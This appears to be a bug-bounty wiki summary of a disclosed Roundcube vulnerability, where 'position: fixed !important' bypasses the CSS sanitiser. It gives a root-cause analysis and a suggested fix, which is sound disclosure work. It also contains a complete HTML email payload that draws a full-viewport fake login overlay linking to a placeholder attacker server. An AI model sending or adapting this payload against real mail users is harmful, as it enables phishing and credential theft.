position: fixed !important bypasses CSS sanitizer's fixed-position mitigation, enabling full-viewport phishing overlays.
Roundcube's CSS sanitiser tried to stop overlay attacks by rewriting position: fixed to position: absolute, but the check only matched when the whole value was exactly 'fixed'. Adding !important to the value slipped past the check, so an attacker could make an email render a full-viewport fake login overlay for phishing.
 Originally disclosed on HackerOne
- Disclosed after 44 days
When sanitizing CSS, Roundcube's sanitize_css_block() in rcube_utils.php converts position: fixed to position: absolute to prevent overlay attacks (L555-557).
However, the check uses strcasecmp($value, 'fixed') === 0, which requires the entire trimmed value to be exactly "fixed". The value "fixed !important" fails this comparison. The value then flows through the generic token-based validation path, where explode_css_property_block() splits it into tokens ['fixed', '!important'] that both individually pass the allowlist, reassembling as position: fixed !important in the output.
Steps To Reproduce
Step 1: Send an HTML email with the following body:
<!DOCTYPE html>
<html>
<head><title>Account Update</title></head>
<body>
<p>Please see below for your account details.</p>

<style>
.overlay {
    position: fixed !important;
    top: 0; left: 0;
    width: 100%; height: 100%;
    background: white;
    z-index: 99999;
    display: flex;
    align-items: center;
    justify-content: center;
}
.dialog {
    border: 1px solid #ccc;
    border-radius: 8px;
    padding: 30px;
    max-width: 400px;
    text-align: center;
    font-family: Arial, sans-serif;
}
</style>

<div class="overlay">
  <div class="dialog">
    <h2>Session Expired</h2>
    <p>Your Roundcube session has expired due to inactivity.</p>
    <p><a href="https://ATTACKER_SERVER/phish/login" style="background:#0066cc;color:white;padding:10px 20px;text-decoration:none;border-radius:4px;">Sign In Again</a></p>
  </div>
</div>

</body>
</html>
Step 2: Open the email in Roundcube.


Step 3: Observe the phishing overlay covering:
- The preview pane (iframe) in normal view
- The full browser viewport when the message is opened in a new window (no iframe)
Impact
CSS injection, phishing
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The sanitiser compared the whole trimmed property value against 'fixed' with a case-insensitive string comparison, so any value with extra tokens such as !important skipped the mitigation and was reassembled unchanged.
Impact
An attacker could inject CSS that renders a full-viewport phishing overlay, which may cover the preview pane or the whole browser window when the message is opened in a new window.
What the attacker needed
Attacker can send email to the victim; victim opens the email in Roundcube
The fix
A fix would need to reject values containing the fixed keyword, e.g. by checking tokens rather than the whole string.
How it was found
- Send an HTML email whose body contains a style block with a fixed-position overlay and a fake login dialog.
- Open the email in Roundcube.
- Observe the overlay covering the preview pane, or the whole browser viewport when the message is opened in a new window.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Web pages use CSS to control how things look and where they sit on screen. A 'fixed' position pins an element to the browser window so it stays put and can cover everything. Roundcube tried to block that in emails but only checked for the exact word, so a small extra word got around it and let a fake login box cover the real page.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





